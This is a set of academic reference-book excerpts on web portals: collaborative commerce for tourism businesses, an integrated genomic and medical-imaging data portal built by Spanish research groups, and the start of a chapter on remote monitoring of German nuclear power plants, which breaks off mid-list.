Portals offer substantial benefits to users, and in the case of tourism destinations, to the community and region as well as to individual businesses. This chapter serves to identify factors important to the success of a collaborative Web portal. It points to the need for other factors to be present to ensure successful collaboration around IT, in addition to purely IT issues.

It is important to realise that noneconomic or rational issues play a significant role in the development and success of interorganisational systems (IOS) rather than techno-economic factors. The nature of SMTEs, especially in regional tourism destinations, is such that collaboration and cooperation are important factors leading to the consideration of c-commerce, which are founded on the concepts of relationships and trust. A majority of the factors considered to be essential to c-commerce adoption are concepts associated with relationships and trust, in addition to IT-related issues. Recognition of the importance of these factors provides a more holistic way to view the role of IT in organisations, and particularly between organisations.

REFERENCES

Braun, P. (2002). Networking tourism SMEs: E-commerce and e-marketing issues in regional Australia. *Information Technology & Tourism*, *5*(1), 13-23.

Cravens, D.W., Shipp, S.H., & Cravens, K.S. (1993). Analysis of co-operative interorganizational relationships, strategic alliance formation, and strategic alliance effectiveness. *Journal of Strategic Marketing*, *1*(1), 55-70.

Dogac, A., Kabak, Y., Laleci, G., Sinir, S., Yildiz, A., Kirbas, S., & Gurcan, Y. (2004). Semantically enriched Web services for the travel industry. *SIGMOD Rec.*, *33*(3), 21-7.

Table 1. Summary of main factors necessary for c-commerce

Factors Pertaining to Individual Organisation	Factors Pertaining to Individual Organisation
• Commitment and trust • Adaptation • Level of investment in IT within the firm and level of Enterprise Application Integration • Network competence • Willingness to share information/enter into relationship (trust) • Willingness to behave in fair/equitable manner (trust) • Motivation behind co-opting • Personality/values/beliefs of proprietor • Organisation culture/collaborative culture • Reliance on trust/endogenous systems • Goals/vision eg growth • Growth of the SME	• Commitment and trust • Adaptation • Congruency • Track record with partner (trust) • Motivation behind co-opting • Reliance on trust/endogenous systems • Goals/vision eg growth • Interaction/dynamics and negotiations between parties

Dyer, J.H., & Singh, H. (1998). The relational view: Cooperative strategy and sources of interorganisational competitive advantage. *The Academy of Management Review, 23*(4), 660-680.

Fairchild, A.M., & Peterson, R.R. (2003, January 6-9). Business-to-Business value drivers and ebusiness infrastructures in financial services: Collaborative commerce across global markets and networks. In *Paper presented to the 36th Hawaii International Conferences on System Sciences (HICSS 36),* Hawaii.

Froschl, K.A., & Werthner, H. (1997). Informed decision making in tourism management—Closing the information circuit. In A.M. Tjoa (Ed.), *Information and Communication Technologies in Tourism '97: Proceedings of the International Conference in Edinburgh, Scotland* (pp. 75-84). New York: Springer-Verlag.

González, M.V. (2004). Application of information technologies in the commercialization and management of tourist products and destinations, in intermediate regions: Reticular integrated strategies. In *Paper presented to WISICT '04: Proceedings of the Winter International Symposium on Information and Communication Technologies,* Cancun, Mexico.

Grover, V., Teng, J.T.C., & Fiedler, K.D. (2002). Investigating the role of IT in building buyer-supplier relationships. *Journal of the Association of Information Systems, 3,* 217-245.

Holsapple, C.W., & Singh, M. (2000). Toward a unified view of electronic commerce, electronic business, and collaborative commerce: A knowledge management approach. *Knowledge and Process Management, 7*(3), 151-64.

Joo, J. (2002). A business model and its development strategies for electronic tourism markets. *Information Systems Management, 19*(3), 58-69.

Leiper, N. (2004). *Tourism management*, 3 edn, Pearson Education Australia, Frenchs Forest, NSW.

Levy, M., Powell, P., & Yetton, P. (2001). SMEs: Aligning IS and the strategic context. *Journal of Information Technology, 16*(3), 133-44.

Mason, C., Castleman, T., & Parker, C. (2004, May). Knowledge management for SME-based regional clusters. In *Proceedings of the CollECTeR*. Adelaide: University of South Australia.

More, E., & McGrath, G.M. (2003, June 9-13). Encouraging e-commerce collaboration through seed funding consortia. In *Paper presented to the 2003 European Applied Business Research Conference,* Venice, Italy.

O'Keefe, M. (2001). Building intellectual capital in the supply chain—the role of e-commerce. *Supply Chain Management: An International Journal, 6*(4), 148-151.

Palmer, A., & Bejou, D. (1995). Tourism destination marketing alliances. *Annals of Tourism Research, 22*(3), 616-630.

Palmer, A., & McCole, P. (2000). The role of electronic commerce in creating virtual tourism destination marketing organisations. *International Journal of Contemporary Hospitality Management, 12*(3), 198-204.

Piccoli, G. (2004). Making IT matter: A manager's guide to creating and sustaining competitive advantage with information systems. CHR reports, Cornell University School of Hotel Administration. Retrieved January 9, 2007, from *http://www.TheCenterforHospitalityResearch.org*

Rao, S. (2001). Portal proliferation: An Indian scenario. *New Library World, 102(*9), 325-331.

Ring, P. S., & Van de Ven, A. H. (1994). Developmental processes of cooperative interorganizational relationships. *Academy of Management Review, 19*(1), 90-118.

Rowe, M., & Ogle, A. (2005, January 9-11). Collaborative commerce—Its application to the hotel industry. In *Paper presented at the International Conference on Tourism Development*, Penang, Malaysia.

Tatnall, A. (2005). Portals, portals everywhere. In A. Tatnall (Ed.), *Web portals: The new gateways to Internet information and services*. Hershey, PA: Idea Group Publishing.

Tetteh, E.O., & Burn, J.M. (2001). Global strategies for SMe-business: Applying the SMALL framework. *Logistics Information Management, 14*(1/2), 171-80.

Turban, E., King, D., Lee, J., & Viehland, D. (2004). *Electronic commerce 2004: A managerial perspective*. Upper Saddle River, NJ: Pearson Education.

Webb, R. (2004, March). *Portals and their evolution: An analysis of portals with communities of practice.* Defence R&D Canada Contract (Report No.CR-2004-002).

Werthner, H., & Klein, S. (1999a). ICT and the changing landscape of global tourism distribution. *Electronic Markets, 9*(4), 256-262.

Werthner, H., & Klein, S. (1999b). *Information technology and tourism—A challenging relationship.* New York: Springer-Verlag.

KEY TERMS

Collaborative Commerce (C-Commerce): Generally speaking, collaborative commerce (c-commerce) consists of all of an organisation's information and communication technologies (ICT) bases, knowledge management and business interactions with its customers, and suppliers and partners in the business communities in which it interacts.

Collaborative Networks: Collaborative networks are collaborative relationships that firms enter into with their competitors for strategic reasons. They may take many forms, and include c-commerce.

Electronic Commerce (E-Commerce): Business to business electronic commerce includes supply chain management, virtual alliances, virtual trading partners, disintermediation, and reintermediation. It is the use of IT, particularly the Internet, to facilitate trading between two or more firms.

Portal: A portal is a Web site used to find and to gain access to other sites. They provide a single point of access through a Web browser to a range of information located on the Internet.

Small and Medium Tourism Enterprises (SMTEs): An SMTE is a small business that operates in the tourism industry. What is considered to be an SME varies according to country. In Australia there are several size definitions for SMEs; microbusinesses employ less than 5 employees, small businesses employ less than 20 and medium less than 200 employees. Definitions of what constitutes an SME by the Australian Bureau of Statistics exclude agriculture because the number of employees tend to be small; however, turnover may be significant. The Australian Bureau of Statistics (ABS) does include agricultural enterprises in their definition of SMEs as enterprises with less than $400,000 per annum turnover. Variation in definitions needs to be kept in mind when reviewing literature from around the world, given the different size classifications.

Social Identity: Social identity theory is concerned with the importance of the social self, which contrasts with the individual self. Social identity approaches consider membership of groups and their impact on self-concept—who they are and how they differ from others. For SMTEs, the proprietors' self-concept and that of the business relates not only to the experiences and accomplishments of the organisation but also the groups to which the proprietor (and so by extension the SME) belongs.

Web Portal for Genomic and Epidemiologic Medical Data

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INTRODUCTION

Medical data and digital imaging for medical diagnosis currently represent a very important research area in computer science. The generation of medical information is continuously increasing. More specifically, genomic (molecular and histological) data and images have become key points for diagnosis. The specific processing these data require is more and more requested.

This article describes a Web portal based on the most common current standards. This platform is not only able to integrate the medical information available at several sources, but also to provide tools for the analysis of the integrated data, to use them for the study of any pathology. It will provide a common access point to share data and analysis techniques (or applications) between different groups that are currently working in several fields of health area.

BACKGROUND

Nowadays, several studies are being carried on with regard to the different levels of information about health (population, disease, patient, organ, tissue, molecule, and gene) but none of them integrates the information. The biomedical computer science must play an important role at the integration of these viewpoints and their data.

From a classical viewpoint, computer science in public health has been able to confront and solve problems at different population levels; has effectively managed levels of diseases and patients and lastly; has developed tools for image management and analysis to be used in non-invasive techniques for tissue or organ study. The source of knowledge regarding molecular and genetic levels is greater every day. One of the fields were developing new applications is Genomic Epidemiology, which performs population studies about the impact of genetic human variability on health and disease. Another field, Pharmagenetic, considers the differential genetic aspects among people (e.g., SNPs profiles) when developing new medicines and analyzing its influence after the administration of a medicine.

HUGE NET (from Office of Genetics and Disease Prevention (USA)) is an example of this kind of application. Briefly, it is a communication network that allows sharing epidemiological information about Human Genome.

PharmGKB program (from Stanford University) is used in nine universities and medical centers, which investigate pharmacogenetics. The program makes a knowledge base possible with genomic data, laboratory fenotypes, clinic informations, etc.

However, these examples solve just partial aspects of the aim, but not the complete problem. Nowadays, there are not examples of integrated information systems to cover this kind of study completely. The development of such a system will facilitate the studies about complex diseases.

Digital imaging for medical diagnosis is currently one of the most relevant research areas. Since the discovery of the x-ray in 1895, the techniques for acquisition of medical images have evolved to images in digital format.

Every manufacturer used to design its own image storage format, therefore the development of applications should be specific for every device. Therefore, it makes it impossible to transfer information between different machines. A standard named DICOM (Digital Imaging and Communications in

Medicine) was published (Bidgood & Horii, 1996; Clunie, 2005; Nema, 2005) as a solution for these problems. DICOM unifies imaging storage criteria for their transmission among heterogeneous equipment by a common procedure, which is open and public.

Another problem related to medical imaging is its accurate management, mainly due to the great volume to store. This way, the picture archiving and communication system (PACS) (Huang, 2004) makes the achievement of an imaging service that might integrate images and clinical information without films or paper documents possible.

The PACS DICOM duet, combined with Web technology provides the specialist with the possibility of gaining access to images and their related information from place, using the legally required security mechanisms (BOE, 15/1999, BOE, 994/1999, Garfinkel & Spafford, 2001).

The existing health databases and Web portals are heterogeneous and physically dispersed. These DBs may be relational, as PACS DICOM, public, as NCBI (NCBI, 2005), or HapMap (HapMap, 2005), etc. Therefore, there also exists a great variety of software for data processing. There are some development platforms for Windows and Linux in different programming languages as Java o C, several commercial tools for image management like Quantity One from Bio-Rad Laboratories (Bio-Rad, 2005), LabImage (LabImage, 2005), Phoretix 1D developed by Nonlinear Dynamics (Nonlinear, 2005), or Label Cell Counter Software create in the Image Management Laboratory, Otolaringology Department, Rochester University Medical Center.

These are potent tools, which cover the requirements of this kind of image, although not always in an automatic way. Besides, they are a commercial software, so it is not possible to add new functionalities and, in most cases, they can deal just with a specific type of images.

The previous circumstances disturb not only the access to information, but also the processing of data and image. For instance, to perform the study of any disease, the first step will consist on locating the different DBs containing the desirable information. Secondly, it is necessary to generate the appropriate queries to the DBs in a specific language and with a specific structure. Finally, obtained data must be adapted to every program wanted for the analysis. The process is, consequently, a tough task.

It would be desirable to have systems able to store, relate, manage, and visualize all the data and the information coming from several studies, and process it as a homogeneous dataset instead of multiple and separate sources.

These systems should be developed ready for their integration in a Web environment; which would facilitate independence of place and time and user personalization. In addition, the easy use of this environment decreases the learning time.

PROPOSED SOLUTION: WEB PORTAL


The proposed solution lies in a Web portal for managing and accessing heterogeneous information stored at several repositories. It also provides the different users with a tool repository for data processing.

The system can work in two different ways. First, it is able to generate specific applications for a given pathology. These applications are Web interfaces for retrieving information from several data repositories. Thus, the user can visualize relevant information and images by means of processing algorithms adjusted to his or her needs.

Besides, the system has a services layer where advanced users can include data he or she wants to analyze. This layer also provides the user with Web services (Colin, 2005, Sun, 2005) for accessing information from any application.

The developed system, which fulfills the previous requirements, is a four level platform: user applications, services, data storage, and data source levels are represented in Figure 1.

Figure 1. Platform architecture



Data Management

The data sources level consists of data repositories (public DBs, files, LIMS, etc.) accessible for the portal users. It is possible to add new repositories by "federating" them to the platform.

The data storage level establishes the support for data warehouse and data mining techniques.

The services level makes it possible for applications to process data from several and heterogeneous sources as if they were homogeneous and unique. It has three sub-layers: application, network, and data services. Application services work as interfaces to communicate the applications with the system. Network services facilitate the location of the data. These services offer a repository of the data model, which contains the definitions of all the objects of the system and also their related attributes and relationships. Network services also provide a security repository, a catalog about the location and function of the existing network systems, and the identification of the service of each group that can obtain data related to an object. Finally, data services carry on the maintenance, consultation, and access control to data.

The client applications level is an XML Web service that facilitate the access to the system and the provided services.

QL is a simplified SQL language developed for this platform. It can perform management operations such as to create, erase, or modify platform elements, as well as to grant or deny privileges regarding these elements. It can also launch consults about a previously defined data source or call on the execution of algorithms offered by a "Web service."

Data Processing

The computational cost of the algorithms used for data processing (data mining, image processing, etc.) varies largely depending on their own complexity and the type of data used. This is the reason why the proposed solution is based on a distributed architecture that enables two ways of processing: local and remote.


Local processing has simple computational requirements. They are basic algorithms that do not require powerful systems for their execution, but the mere ability of the user's computer.

Remote processing needs a more complex computational requirements. The procedures may last for a couple of hours, so it is necessary to use more powerful systems. Examples of this type of algorithms are segmentation and 3D reconstruction.

As there are a number of libraries containing different algorithms for data analysis and processing, our architecture enables the reuse of algorithms in different programming languages. This architecture has three well-differentiated parts (see Figure 2): user terminal (viewer), applications server, and process server. These parts communicate among them by using the described platform as central node.

The user terminal is loaded on the user Web browser for visualization, processing, and data analysis. The user selects the data to process and the system will display several environments (known as tools), which are groups of functions to handle a given type of data. These functions (named as components) may vary from information management to digital image processing.

Figure 2. Structure of remote processing servers



The applications server performs three main tasks. First, it communicates with the tools for both information transfer and obtaining to assure the independence of data access. The second task is data processing by using complex computational requirements (remote processing). Finally, the last task is to give access to the different servers of remote process.

The remote process server is last part of the architecture and its goal is not only to achieve a greater ability for processing and its distribution, but also to enable the integration of algorithms developed in different programming languages.

If processing algorithms have simple computational requirements, their execution would be performed at the user terminal (by using Java Algorithms) as Figure 3(a) shows.


In contrast, the algorithms that need complex computational requirements or the ones in other languages different from Java will run at the applications server or at several process servers. This remote processing bases in Web services developed in *.Net* (MacDonald, 2003; McLean, Naftel, & Willians, 2003; Ramer & Szpuszta, 2005) and *Java*. In this case, the component consists of two parts: local and remote. The local part of the component (i.e., user browser) is where to establish the parameters of the algorithm. See Figure 3(b).

The remote process servers can run together to perform load distribution. In that case, the remote part of the component requests the Web service, which would execute the algorithm and send the result back to the remote server for it to send this result to the local viewer. Figure 3(c) shows this process.

The remote process server proposed here consists of three parts (see Figure 4). The *Web services proxy* collects the external processing requests coming from the information system. These requests are sent to another server where the *processing manager* is located. This part redirects the requests attending both to the type of processing they need and to the original object that sent the request to the Web server. The last part comprises the *remote processing servers*, every one of which can execute one or more different processing algorithms

The ideal processing scenario would involve three or more machines for the processing server. A first machine with a Web server would receive the incoming requests from either the applications server or a stand-alone application by means of Web services. Secondly, a server would keep a processing manager and the rest of the machines would lodge the processing servers.

Figure 3. Processing types




TRIAL BIOMEDICAL APPLICATIONS

In order to validate the concept of platform for the integration of medical data, there have been instituted two data processing systems, each for a different medical specialty.

The Pharmacology group of Santiago de Compostela University (Spain) carries on the research for the development of new drugs, validation of new therapeutic targets, etc. Among the information this group needs for its work, there are images of electrophoresis and DNA gels (see Figure 5(a)). The developed system helps with the storage and visualization of data and images of performed tests. It provides suitable tools for working with this type of information (i.e., image fitness, automatic count, automatic detection of bands and tracks, etc).

The group of epidemiological, environmental, clinical, genetic, and molecular research for urinary bladder cancer disease of Barcelona (Spain) carries on the study of those environmental, genetic, and molecular factors associated with the etiology and prognosis of urinary bladder cancer disease. The developed system uses information and images

Figure 4. Structure of remote processing servers



of Hematoxilin-Eosin (HE) stained slides (see Figure 5(b)). It provides a series of suitable tools for storing, managing, and visualizing data and images extracted from the tests. Tools for automatical cell count or image fitness are some examples.

The DBs for both groups were federated at the platform, which is physically located at Jaume I University of Castellón (Spain). DBs are located at La Coruña and Barcelona respectively.

Some of the most important tools for information analysis are those relating to image processing. This field has already gone over a long way and currently there are specific bookcases for working with images, numerous algorithms for their processing, etc. As an example, the algorithms implemented with advanced API for JAI (Java Advanced Imaging) (Rodrigues, 2001, Sun, 2005) image processing can be used when performing local processing of images. Some of the processing algorithms federated at the platform are 2D segmentation algorithms, which use region growing algorithms for binary image conversion, algorithms for region extraction, etc.

The system users have a Web environment inside the Web portal, which offer them relevant information and provides them with suitable tools for processing as well as for analysis, attending to the data to visualize. Figure 6 shows two pages of this system. The first one has the data required by the user, the second one shows a tool for the analysis and processing of data coming from DNA gels images.


The information system at the Pharmacology group can be accessed at www.inbiomed.udc.es.

This platform for data management and processing is currently being developed through a project financed by the Health Research Fund (FIS) of the Carlos III Health Institute (Spain). These funds were obtained after the constitution of a thematic network for cooperative research in biomedical computer science, which has been named as Inbiomed. Thirteen research groups of different Spanish autonomous communities, such as Andalucía, Cataluña, Euskadi, Galicia, Madrid, and Valencia, with more than 100 researchers taking part in the network. More information can be obtained at http://www.inbiomed.retics.net/

CONCLUSION AND FUTURE TRENDS


The developed portal intends to relieve the increasing demand for an integrated information system to deal with all the information levels (population, disease, patient, organ, tissue, molecule, and gene) of health studies by integrating all the associated information. Therefore, biomedical computer science fulfills a preponderant role, which also should play with new emerging data and viewpoints.

Figure 5. Samples of images



(a) DNA gel *(b) Hematoxilin-Eosin*

Figure 6. Information System of the Pharmacology group



The federation of databases, files, etc., provides an access to public and private databases by means of a "data warehouse" with consolidated information, which is oriented to requests. Besides, there is a common access to all the available data sources due to the access to the portal by means of a client tool or through Web services. Moreover, as the portal facilitates the federation of processing and analysis tools, there are a group of algorithms that can be either applied to data through the system interface or used as modules of previously developed applications.

Finally, the Web architecture proposed here provides the platform with hardware and software independence due to the integration of algorithms in different programming languages. At the same time, the incorporation of tools and new types of data supports the growth of the system. Another benefit is time and location independence provided by Web applications.

The group will continue the validation of the platform through several systems for data processing, oriented to other medical specialties. This will imply the development of new tools and algorithms for analysis and management of different DBs.

REFERENCES

Bidgood, W. D., Jr., & Horii, S. C. (1996). Modular extension of the ACR-NEMA DICOM standard to support new diagnostic imaging modalities and services. *Journal of Digital Imaging, 9*(2), 67-77.

Bio-Rad Laboratories. (2007). Retrieved December 22, 2005, from www.bio-rad.com

BOE (Boletín Oficial del Estado, número 151, de 25 de junio de 1999). Real Decreto 994/1999, de 11 de junio, por el que se aprueba el Reglamento de medidas de seguridad de los ficheros automatizados que contengan datos de carácter personal. (Spanish Order for security about prívate data files).

BOE (Boletín Oficial del Estado, número 298, de 14 de diciembre de 1999). Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal. (Spanish Order for security about private data).

Clunie David's. Medical Image Format Site. Retrieved December 21, 2005, from http://www.dclunie.com

Colin Adan. Web Services (WS). Retrieved November 30, 2005, from http://www.webservices.org/

Garfinkel, S., & Spafford, G. (2001). *Web security, privacy, and commerce* (2nd ed.). Seastopol, CA: O'Reilly.

HapMap Project. (n.d.). Retrieved December 14, 2005, from http://www.hapmap.org/index.html.en

Huang, H. K. (2004). *PACS and imaging informatics: Basic principles and applications*. Hoboken, NJ: John Wiley & Sons.

LabImage. (n.d.). Retrieved December 21, 2005, from www.labimaging.com

MacDonald, M. (2003). *Distributed applications: Integrating XML Web services and .NET Remoting*. Redmond, WA: Microsoft Press.

McLean, S., Naftel, J., & Willians, K. (2003). Microsoft .NET remoting. Redmond, WA: Microsoft Press.

NCBI (National Center for Biotechnology Information). (2007). Retrieved December 14, 2005, from http://www.ncbi.nih.gov/

Nema. DICOM Home Page. (n.d.). Retrieved December 22, 2005, from http://medical.nema.org/dicom/

Nonlinear. (n.d.). Retrieved November 30, 2005, from www.nonlinear.com

Ramer, I., & Szpuszta, M. (2005). *Advanced .NET remoting*. Berkeley, CA: Apress.

Rodrigues, L. (2001). *Building imaging applications with Java technology*. Addison Wesley.

Sun Developer Network (SDN). *Java technology and Web services*. Retrieved November 30, 2005, from http://java.sun.com/

KEY TERMS

Applet / Servlet: Software components that run embedded in another program, for instance a Web browser (applet) or a Web server (servlet) to extend its functionality. Unlike a program, the applet is not able to run independently.

Component: Each concrete function developed to perform a definite function in the system. It will be possible to find the same component in different tools.

Digital Imaging and Communications in Medicine (DICOM): It is a standard for the storage and transmission of medical images. This standard provides TCP/IP transport among the modalities and the systems of image storage (PACS).

Digital Image Processing (DIP): Group of computer techniques applied to digital images to facilitate their study by the expert.

Local/Remote Processing: Different kind of processing depending on needs of computational requirements. While basic algorithms do not require powerful systems for their execution (allowing local processing), more complex actions require more powerful systems than the usual user machine (remote processing).

Picture Archiving and Communications System (PACS): It captures, stores, distributes and displays static or moving digital images such as electronic x-rays or scans, for more efficient diagnosis and treatment.

Tools: Group of concrete and simple functions (i.e., zoom, brightness, filters) and more specific algorithms (i.e., segmentation procedures, tagging) needed for working with a type of image.

ENDNOTES

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A Web Portal for the Remote Monitoring of Nuclear Power Plants

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INTRODUCTION

Nuclear power plants are equipped with safety installations that should, for all practical cases, preclude the occurrence of a nuclear accident. However, additional safety measures pertaining to disaster control, and the provision of radiation protection could be required in the event of an imminent, occurring, or already terminated release of radioactive nuclides. For instance, the distribution of iodine tablets or a precautionary evacuation are included among these measures. The remote monitoring system for nuclear power plants (RM/NPP) includes the collection of radiological and meteorological variables that have an influence on the diffusion and deposition of radioactive nuclides. A central role of the monitoring system is the use of these variables in the calculation of radiation exposure values and areas. These results are used for decision support, dissemination of information, and the issuing of public warnings.

BACKGROUND

In its role as a supervisory authority for the nuclear facilities (Obrigheim, Philippsburg, & Neckarwestheim) in the Federal State of Baden-Württemberg, Germany, and for foreign facilities close to the German border (Fessenheim/France and Leibstadt/Switzerland), the Ministry of Environment in Baden-Württemberg has been operating such a remote monitoring system for nuclear power plants for almost 20 years. Recently, the system has been completely renewed using modern hardware platforms and software technologies (Hürster et al., 2005; Obrecht et al., 2002,).

As described by Hürster et al. (2005), the RM/NPP is a complex measuring and information system that records and monitors approximately 20 million data sets per day. The actual operational state of the nuclear facilities, including their radioactive and nonradioactive emissions are automatically recorded around the clock, independently of the operator of the nuclear power plant. In addition, the RM/NPP system continuously collects meteorological data at the sites, and also receives data from external measuring networks (national and international). It provides numerous possibilities to visualize the data and to check them against threshold values and protection objectives. In the case of a radioactive leak, potentially affected areas can be determined at an early stage by a transport calculation (Schmidt et al., 2002), and protective measures can be adopted by the Ministry in cooperation with the authorities responsible for civil protection.


In order to allow for a broader but selective access to the information kept within the operational system, the decision was taken by the Ministry to establish a Web access function by means of a dedicated Web portal. Similar applications are envisaged by the Federal States Baden-Württemberg and Saxony-Anhalt in order to open the access to general environmental information, as imposed by legislation (Schlachter et al., 2006).

REQUIREMENTS AND BASIC CONCEPTS

It is obvious that various user groups and stakeholders have their specific needs and emphasize different aspects of the system. The following user groups can be identified and categorized (see Figure 1):

- Administrative sector
- Operational sector
- Restricted public sector
- Public sector

Figure 1. Basic concept, overview, and structure



The administrative sector covers the system administration, maintenance of configuration lists, adaptation and optimization of the system itself and of the related work flows.

The operational sector deals with the main task of the system, that is, the surveillance and monitoring functions, display of the current and prognostic situation, risk assessment, and decision support.

The restricted public sector will provide the necessary information for the crisis squad, for public services (the staff of rescue forces and fire brigades, etc.), and all other authorities responsible for civil protection. This may contain confidential information or security-related orders that are not foreseen for the public disclosure, for example, in order to avoid panic reactions and pillage.

Finally, the public sector will serve as an information platform for the general public, giving an overview about the current radiological situation, exposure risks, and the development of these risks. The public sector will also provide general and specific recommendations in case of an imminent dangerous situation.


The large extent and the complexity of the available information combined with the various views of the diverse user groups call for specific selection and preparation of the data for display in graphical and/or tabular form depending on the user group. This is the core point for the design and implementation of the Web portal: to provide for each user group, a specific set of Web pages that contain all the information that is needed to achieve the assigned tasks in the best possible way.

By analyzing the existing functionalities and the customer needs, a set of requirements has been derived. The main aspects are:

- Harmonization and matching of the heterogeneous sets of information
